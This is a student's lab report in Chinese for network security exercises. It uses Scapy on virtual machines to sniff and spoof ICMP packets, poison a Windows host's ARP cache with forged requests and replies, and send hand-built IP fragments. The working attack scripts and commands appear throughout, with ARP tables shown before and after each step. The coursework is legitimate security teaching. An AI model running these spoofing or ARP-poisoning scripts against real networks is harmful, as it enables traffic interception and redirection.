Network Security

57117231 农禄 2020/09/09

实验环境

操作系统：ubuntu 16.04
虚拟机载体：vmware

Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to sniff and Spoof Packets

Task 1.1: Sniffing Packets

安装 scapy

```
[09/04/20]seed@VM:~$ sudo pip3 install scapy
The directory '/home/seed/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permission
s and owner of that directory. If executing pip with sudo, you may want sudo's -
H flag.
The directory '/home/seed/.cache/pip' or its parent directory is not owned by th
e current user and caching wheels has been disabled. check the permissions and o
wner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting scapy
  Downloading https://files.pythonhosted.org/packages/c6/8f/438d4d0bab4c8e22906a
7401dd082b4c0f914daf2bbdc7e7e8390d81a5c3/scapy-2.4.4.tar.gz (1.0MB)
    100% |████████████████████████████████| 1.0MB 6.3MB/s
Installing collected packages: scapy
  Running setup.py install for scapy ... done
Successfully installed scapy-2.4.4
You are using pip version 18.1, however version 20.2.2 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
[09/04/20]seed@VM:~$
```

编写程序 sniffer.py 监听 icmp 协议包

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
~
```

设置为可执行程序

```
root@VM:/home/seed/Course/day3# chmod 755 sniffer.py
root@VM:/home/seed/Course/day3# ls -l
total 8
-rwxr-xr-x 1 root root 118 Sep  4 21:55 sniffer.py
-rwxr-xr-x 1 root root  63 Sep  4 19:50 test.py
root@VM:/home/seed/Course/day3#
```

Task 1.1A.

用管理员权限运行 sniffer.py，并在另一个终端中发起 ping 命令

```
[09/04/20]seed@VM:~$ ping -c 1 baidu.com
PING baidu.com (39.156.69.79) 56(84) bytes of data.
64 bytes from 39.156.69.79: icmp_seq=1 ttl=128 time=27.7 ms

--- baidu.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 27.702/27.702/27.702/0.000 ms
```

监听到两个数据报：请求报文和响应报文，报文从上至下依次为：以太协议、IP 协议、ICMP 协议。

```
###[ Ethernet ]###
  dst       = 00:50:56:ff:a7:b2
  src       = 00:0c:29:5d:8d:98
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 27598
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9ab5
     src       = 192.168.6.146
     dst       = 39.156.69.79
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x69c
        id        = 0x3d40
        seq       = 0x1
###[ Raw ]###
           load      = 'j\xf3R_\x06\xcd\x05\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x
1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

```
###[ Ethernet ]###
  dst       = 00:0c:29:5d:8d:98
  src       = 00:50:56:ff:a7:b2
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 2586
     flags     =
     frag      = 0
     ttl       = 128
     proto     = icmp
     chksum    = 0xfc69
     src       = 39.156.69.79
     dst       = 192.168.6.146
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xe9c
        id        = 0x3d40
        seq       = 0x1
###[ Raw ]###
           load      = 'j\xf3R_\x06\xcd\x05\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x
1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

用普通权限运行 sniffer.py，提示 Operation not permitted，说明权限不足，无法启动监听功能。


```
[09/04/20]seed@VM:~/.../day3$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[09/04/20]seed@VM:~/.../day3$
```

Task 1.1B

1. 仅监听 icmp 报文，与上面的实验一致，不再重复
2. 监听所有来自指定 IP(物理机 IP 192.168.6.1)，目的端口为 23 的 TCP 连接。


首先将 sniffer.py 的 BPF 语句更改为 src host 192.168.6.1 && tcp dst port 23。

以 root 权限运行 sniffer.py，执行 ping 命令，观察是否能监听到数据包。



没有监听到任何数据包。

然后在物理机(windows10 系统)打开 telnet 功能，对虚拟机(192.168.6.146)发起 telnet 连接请求，telnet 默认端口是 23。



sniffer.py 监听到了多个 telnet 数据包，源端口为 192.168.6.1，目的端口为 telnet 即 23 端口

```
###[ Ethernet ]###
  dst       = 00:0c:29:5d:8d:98
  src       = 00:50:56:c0:00:08
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 55873
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x92aa
     src       = 192.168.6.1
     dst       = 192.168.6.146
     \options   \
###[ TCP ]###
        sport     = 6719
        dport     = telnet
        seq       = 4236135539
        ack       = 1908383032
        dataofs   = 5
        reserved  = 0
        flags     = A
        window    = 4105
        chksum    = 0x9fa7
        urgptr    = 0
        options   = []
###[ Padding ]###
           load      = '\x00\x00\x00\x00\x00\x00'
```

3.监听源 ip 或目的 ip 为特定子网的数据包。选择的子网不能是虚拟机(192.168.6.146)所属的子网。

本次实验我选择 120.79.40.129 所在的子网 120.79.40/24。修改 sniffer.py 的代码

```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

#pkt = sniff(filter="src host 192.168.6.1 && tcp dst port 23",prn=print_pkt)
pkt = sniff(filter="src net 120.79.40/24 or dst net 120.79.40/24", prn=print_pkt
)
```


对 baidu.com 发起 ping 请求，sniffer 没有监听到数据包

```
root@VM:/home/seed/Course/day3# vim sniffer.py
root@VM:/home/seed/Course/day3# sniffer.py
```

```
[09/04/20]seed@VM:~$ ping -c 1 baidu.com
PING baidu.com (39.156.69.79) 56(84) bytes of data.
64 bytes from 39.156.69.79: icmp_seq=1 ttl=128 time=28.0 ms

--- baidu.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 28.060/28.060/28.060/0.000 ms
[09/04/20]seed@VM:~$
```


对 120.79.40.129 发起 ping 请求



成功监听到与 120.79.40.129(属于子网 120.79.40/24)通信的数据包。

Task 1.2: Spoofing ICMP Packets


本实验利用 Scapy 构造一个伪造的数据包：从虚拟机(192.168.6.146)向物理机(192.168.6.1)发送 icmp echo 报文，源 ip 设置成 120.79.40.129。在物理机开启 wireshark，监听虚拟网卡上的 icmp 数据包



伪造 ip 报文并发送

```
>>> from scapy.all import *
>>> a = IP()
>>> b = ICMP()
>>> a.dst = '192.168.6.1'
>>> a.src = '192.168.6.142'
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>>
```

查看物理机的 wireshark



可以看到，物理接受到来自 192.168.6.142 的 icmp 请求，并向 192.168.6.142 回应。但是实际上这个请求是 192.168.6.146 发过来的，数据包伪造成功。

Task 3: Traceroute


本实验利用 Scapy 来估计源 IP 与目的 IP 之间的距离。

```
import sys
from scapy.all import *

a = IP()
a.dst = sys.argv[1]
b = ICMP()
for ttl in range(1,5):
    a.ttl = ttl
    send(a/b)
~
```

```
root@VM:/home/seed/Course/day3# vim trace.py
root@VM:/home/seed/Course/day3# python3 trace.py 192.168.6.1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@VM:/home/seed/Course/day3#
```

Wireshark 捉到包



由于在本地环境中，所有主机之间的距离只有一跳，所以每个 icmp 请求都能被正确响应。

Task 4: Sniffing and-then Spoofing

结合监听和伪造技术来实施攻击。指定一个发起攻击的主机 A 和被攻击的主机 B（A 和 B 必

须在同一个局域网内。且 A 和 B 不能是同一台机器，否则会收不到伪造报文，理论上攻击者也不会对自身发起攻击）。
本实验中 A 的 ip 地址为 192.168.248.129，B 的 ip 地址为 192.168.248.128。
在攻击机中运行如下 python 代码

root@VM: /home/seed/Course/day3

```
#!usr/bin/python3

from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet....")
        print("Source IP: ", pkt[IP].src)
        print("Destination IP: ", pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Pakcet....")
        print("Source IP: ", newpkt[IP].src)
        print("Destination IP: ", newpkt[IP].dst)
        send(newpkt,verbose=0)
pkt = sniff(filter='icmp and src host 192.168.248.129',prn=spoof_pkt)
```

进入监听状态

```
root@VM:/home/seed/Course/day3# vim sniffandspoof.py
root@VM:/home/seed/Course/day3# python3 sniffandspoof.py
```

在受害者 B 的 cmd 终端中 ping 任意主机
ping google.com

```
C:\Users\Jet>ping google.com

正在 Ping google.com [46.82.174.69] 具有 32 字节的数据:
来自 46.82.174.69 的回复: 字节=32 时间=70ms TTL=64
来自 46.82.174.69 的回复: 字节=32 时间=22ms TTL=64
来自 46.82.174.69 的回复: 字节=32 时间=31ms TTL=64
来自 46.82.174.69 的回复: 字节=32 时间=24ms TTL=64
```


ping 1.1.1.1

```
C:\Users\Jet>ping 1.1.1.1

正在 Ping 1.1.1.1 具有 32 字节的数据:
来自 1.1.1.1 的回复: 字节=32 时间=23ms TTL=64
来自 1.1.1.1 的回复: 字节=32 时间=19ms TTL=64
来自 1.1.1.1 的回复: 字节=32 时间=21ms TTL=64
来自 1.1.1.1 的回复: 字节=32 时间=19ms TTL=64
```

ping 9.8.7.6

对任意 ip 发起 ping 测试均在短时间内收到请求，说明攻击成功了



Arp cache poisoning attack lab


Task 1: ARP Cache Poisoning

本实验我们需要三个同一局域网内的主机 A（虚拟机 win7）、B（物理机）、M（虚拟机 seed），利用主机 M 来攻击主机 A 的 ARP 表。我们期望的攻击结果是使 A 的 ARP 中 B 的 IP 指向 M 的 MAC 地址。


Task 1A 使用 ARP request

在主机 M()192.168.248.128，即 seed 中构造一个 ARP request 包然后发送给至主机 A(192.168.248.129)，即虚拟机 win7

首先查看 scapy 的 ARP 对象有哪些方法



ARP 数据报文结构如下，按顺序观察，各个数据段与 ls(ARP)显示的字段一致



- 硬件类型：指明了发送方想知道的硬件接口类型，以太网的值为 1。
- 协议类型：表示要映射的协议地址类型。它的值为 0x0800，表示 IP 地址。
- 硬件地址长度和协议长度：分别指出硬件地址和协议的长度，以字节为单位。对于以太网上 IP 地址的 ARP 请求或应答来说，它们的值分别为 6 和 4。
- 操作类型：用来表示这个报文的类型，ARP 请求为 1，ARP 响应为 2，RARP 请求为 3，RARP 响应为 4。
- 发送方 MAC 地址：发送方设备的硬件地址。
- 发送方 IP 地址：发送方设备的 IP 地址。
- 目标 MAC 地址：接收方设备的硬件地址。
- 目标 IP 地址：接收方设备的 IP 地址。

下面构造 ARP 请求报文

创建一个 ARP 对象，并将 pdst 字段设置为 A 的地址，psrc 设置为 B 的地址，这样 A 就会误认为此 ARP 请求来自 B，从而将 B 的 MAC 更新成 M 的 MAC 地址

```
>>> a = ARP()
>>> a.psrc = '192.168.248.1'
>>> a.pdst = '192.168.248.129'
>>> a.show()
###[ ARP ]###
  hwtype    = 0x1
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = who-has
  hwsrc     = 00:0c:29:5d:8d:98
  psrc      = 192.168.248.1
  hwdst     = 00:00:00:00:00:00
  pdst      = 192.168.248.129
```

查看 A 的 ARP 表

```
C:\Users\Jet>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-50-56-c0-00-08     动态
  192.168.248.2         00-50-56-fe-a5-df     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
  192.168.248.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

发送伪造的数据包

```
###[ ARP ]###
  hwtype    = 0x1
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = who-has
  hwsrc     = 00:0c:29:5d:8d:98
  psrc      = 192.168.248.1
  hwdst     = 00:00:00:00:00:00
  pdst      = 192.168.248.129

>>> send(a)
.
Sent 1 packets.
```

再次查看 A 的 ARP 表

```
C:\Users\Jet>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-0c-29-5d-8d-98     动态
  192.168.248.2         00-50-56-fe-a5-df     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
  192.168.248.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

可以看到 B 的 IP 地址(192.168.248.1)指向了 M(192.168.248.128)的 MAC 地址，攻击成功

Task 1B 使用 ARP reply

首先刷新 A 的 ARP 表，让其获取正确的 MAC 地址

```
C:\Windows\system32>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-50-56-c0-00-08     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
```

构造一个 ARP reply 包

```
>>> a = ARP()
>>> a.op=2
>>> a.pdst = '192.168.248.129'
>>> a.psrc = '192.168.248.1'
>>> a.show()
###[ ARP ]###
  hwtype    = 0x1
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = is-at
  hwsrc     = 00:0c:29:5d:8d:98
  psrc      = 192.168.248.1
  hwdst     = 00:00:00:00:00:00
  pdst      = 192.168.248.129
```

发送后查看 A 的 ARP 表

```
C:\Windows\system32>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-0c-29-5d-8d-98     动态
  192.168.248.2         00-50-56-fe-a5-df     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
  192.168.248.254       00-50-56-fa-12-e2     动态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

A 的 ARP 表再次被污染。

Task 1C 使用 ARP gratuitous message

首先，再次刷新 A 的 ARP 表

```
C:\Windows\system32>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-50-56-c0-00-08     动态
  192.168.248.2         00-50-56-fe-a5-df     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
  192.168.248.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

构造 ARP 包，将源 IP 和目的 IP 均设置成 M 的 IP，以太头和 ARP 头的目的地址均设置成 ff:ff:ff:ff:ff:ff

```
>>> p.show()
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 00:0c:29:5d:8d:98
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 00:00:00:00:00:00
     psrc      = 192.168.248.1
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 192.168.248.1
```

发送数据包 p，观察 A 的 ARP 表

```
C:\Windows\system32>arp -a

接口: 192.168.248.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.248.1         00-50-56-c0-00-08     动态
  192.168.248.2         00-50-56-fe-a5-df     动态
  192.168.248.128       00-0c-29-5d-8d-98     动态
  192.168.248.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

表项未被更改

观察 wireshark 的抓包情况

270	486.269170	VMware_5d:8d:98	Broadcast	ARP	42	Gratuitous ARP for 192.168.248.1 (Request) (duplicate use of 192.168.248.1 detected!)
271	486.269294	VMware_c0:00:08	Broadcast	ARP	42	192.168.248.1 is at 00:50:56:c0:00:08

当 arp gratuitous 消息发出后，B 会广播自己的 MAC 地址，因此 arp 污染失败。

IP/ICMP Attacks Lab

Task 1: IP Fragmentation

Tast 1.a Conducting IP Fragmentation

编写脚本构造三个连续的数据包，从 192.168.248.128 发送至 192.168.248.231

第一个包，声明 frag 为 0，flags 为 1，proto 为 17（udp），payload='A' * 32

root@VM: /home/seed/Course/day3/lab3/1.a

```
#!/usr/bin/python3

from scapy.all import *

# Construct IP header
ip = IP(src="192.168.248.128",dst="192.168.248.231")
ip.id = 1000    # Identification. If the datagram is separated, all the fragment
s store the same id
ip.frag = 0     # Offset of this IP fragment
ip.flags = 1    # 1: not the last fragment, 0: last fragment
ip.proto = 17
# Construct UDP header
udp = UDP(sport=7777,dport=9090)
udp.len = 40    # This should be the combined length of all fragments

# Construct payload
payload = 'A' * 32  # Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chesum = 0 #Set the checksum field to zero
send(pkt,verbose=0)
print("first packet sent...")
pkt.show()
```


第二个包，声明 frag 为 5，flags 为 1，proto 为 17，payload='B' * 32

第三个包，声明 frag 为 9，flags 为 0，proto 为 17，payload='C' * 32

```
###############################################################################
# Construct IP header
ip = IP(src="192.168.248.128",dst="192.168.248.231")
ip.id = 1000    # Identification. If the datagram is separated, all the fragment
s store the same id
ip.frag = 5     # Offset of this IP fragment
ip.flags = 1    # 1: not the last fragment, 0: last fragment
ip.proto=17
payload = 'B' * 32
pkt = ip/payload
send(pkt,verbose=0)
print("second packet sent...")
```

```
###############################################################################
# Construct IP header
ip = IP(src="192.168.248.128",dst="192.168.248.231")
ip.id = 1000    # Identification. If the datagram is separated, all the fragment
s store the same id
ip.frag = 9     # Offset of this IP fragment
ip.flags = 0    # 1: not the last fragment, 0: last fragment
ip.proto=17
payload = 'C' * 32
pkt = ip/payload
send(pkt,verbose=0)
print("last packet sent...")
```

发送至 192.168.248.231，在 192.168.248.231 开启 udp 监听。成功收到来自 192.168.248.128 的消息。观察 wireshark 截获的数据包，三个数据包被正确拼接在一起。



